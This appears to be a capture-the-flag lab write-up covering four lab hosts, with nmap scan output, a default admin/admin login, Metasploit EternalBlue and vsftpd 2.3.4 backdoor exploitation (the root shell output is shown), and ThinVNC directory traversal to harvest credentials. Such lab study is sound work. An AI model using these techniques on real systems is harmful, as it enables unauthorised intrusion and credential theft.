
11,12,69,219 and 242

TARGETS WRITEUPS


Table of contents

PwnDriveAcademy – 10.150.150.11


1. Used a nmap full ports tcp scan




2. Used a nmap full ports udp scan




3. Implemented a full ports scan with service version




4. The target machine has a webserver running on ports 80, 443, used the browser to see the hosted webpage




5. Searched for httpd default users and password and user: admin pass: admin worked




6. The target is using a windows server r2 2008 OS , this OS is known as vulnerable to eternalblue, checked if the target is vulnerable to eternalblue and the answer was positive





7. Used Metasploit sm17_010 eternalblue exploit to access the target, after gaining access to target navigated to desktop and found the flag






8. On 21 port has Xlight ftpd 3.9 running, accessed the Xlight directory to find saved usernames or passwords and found the ftpd.password file, tested the ftp with this credentials but got permission denied






Portal – 10.150.150.12


1. Used a nmap full ports tcp scan



2. Used a nmap full ports udp scan



3. On port 21 vsftpd is running and it allows anonymous login, tested the login and it was successful



4. This version of vsftpd has a malicious backdoor vulnerability, with Metasploit used the vsftpd_234_backdoor exploit to break the target

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.150.150.12:21 - The port used by the backdoor bind listener is already open
[+] 10.150.150.12:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 2 opened (10.66.67.62:37395 -> 10.150.150.12:6200) at 2023-04-23 10:41:47 +0200

s
sh: 7: s: not found
ls
FLAG1.txt
```

El Mariachi-PC – 10.150.150.69

1. Used a nmap full ports tcp scan and found ports with unknown services

```
└─# nmap -Pn -T5 -n -p- --min-rate 10000 10.150.150.69
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-17 12:41 SAST
Warning: 10.150.150.69 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.150.150.69
Host is up (0.24s latency).
Not shown: 46145 closed tcp ports (reset), 19376 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5040/tcp  open  unknown
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
50417/tcp open  unknown
60000/tcp open  unknown
```

2. Used a nmap ports udp scan

```
┌──(root㉿RedDot)-[/home/reddot]
└─# nmap -Pn -T5 -n -p- --min-rate 10000 10.150.150.69
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-23 15:11 SAST
Warning: 10.150.150.69 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.150.150.69
Host is up (0.25s latency).
Not shown: 42020 closed tcp ports (reset), 23501 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5040/tcp  open  unknown
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
50417/tcp open  unknown
60000/tcp open  unknown
```

3. Did a nmap port scan with service version


```
┌──(root㉿RedDot)-[/home/reddot]
└─# nmap -Pn -T5 -n -p135,139,445,3389,5040,49664,49665,49666,49667,49668,49669,49670
,50417,60000  -sV 10.150.150.69
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-17 12:48 SAST
Stats: 0:02:17 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 92.86% done; ETC: 12:51 (0:00:11 remaining)
Nmap scan report for 10.150.150.69
Host is up (0.22s latency).

PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5040/tcp  open  unknown
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
50417/tcp open  msrpc         Microsoft Windows RPC
60000/tcp open  unknown
1 service unrecognized despite returning data. If you know the service/version, pleas
e submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service
:
```


```
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
50417/tcp open  msrpc         Microsoft Windows RPC
60000/tcp open  unknown
1 service unrecognized despite returning data. If you know the service/version, please
submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port60000-TCP:V=7.93%I=7%D=4/17%Time=643DA44F%P=x86_64-pc-linux-gnu%r(G
SF:etRequest,179,"HTTP/1\.1\x20401\x20Access\x20Denied\r\nContent-Type:\x2
SF:0text/html\r\nContent-Length:\x20144\r\nConnection:\x20Keep-Alive\r\nWW
SF:W-Authenticate:\x20Digest\x20realm=\"ThinVNC\",\x20qop=\"auth\",\x20non
SF:ce=\"XLndFjL95UDI2UcCMv3lQA==\",\x20opaque=\"m2yqFi2usv3AY2yatYSTRmyNPA
SF:plB8C1oC\"\r\n\r\n<HTML><HEAD><TITLE>401\x20Access\x20Denied</TITLE></H
SF:EAD><BODY><H1>401\x20Access\x20Denied</H1>The\x20requested\x20URL\x20\x
SF:20requires\x20authorization\.<P></BODY></HTML>\r\n")%r(FourOhFourReques
SF:t,111,"HTTP/1\.1\x20404\x20Not\x20Found\r\nContent-Type:\x20text/html\r
SF:\nContent-Length:\x20177\r\nConnection:\x20Keep-Alive\r\n\r\n<HTML><HEA
SF:D><TITLE>404\x20Not\x20Found</TITLE></HEAD><BODY><H1>404\x20Not\x20Foun
SF:d</H1>The\x20requested\x20URL\x20nice%20ports%2C/Tri%6Eity\.txt%2ebak\x
SF:20was\x20not\x20found\x20on\x20this\x20server\.<P></BODY></HTML>\r\n");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/su
bmit/ .
Nmap done: 1 IP address (1 host up) scanned in 196.15 seconds
```


4. The port 60000 has a unknown service and below can see a text looking like a request header, used the browser to see the webpage running on the port and it shows a login modal, inspecting the page to see the headers found the ThinVNC keyword, searching on the web found that it is a free remote desktop



5. Searched for ThinVCN exploits and found that it has a directory traversal vulnerability, used Metasploit thinvnc traversal scanner and found some credentials





6.Using the credentials successful logged in on the app and on the desktop found the flag 67



Hollywood– 10.150.150.219


1. Used a nmap full ports tcp scan







2. Used a nmap ports udp scan

3. After several failed attempts to find vulnerabilities on the running services, did a nmap full ports scan and found new open ports




4. Used the browser to test the websites running in apache web server and found a access forbidden error page, clicking the link on the page it opens a new gmail tab with the flag30 on the url



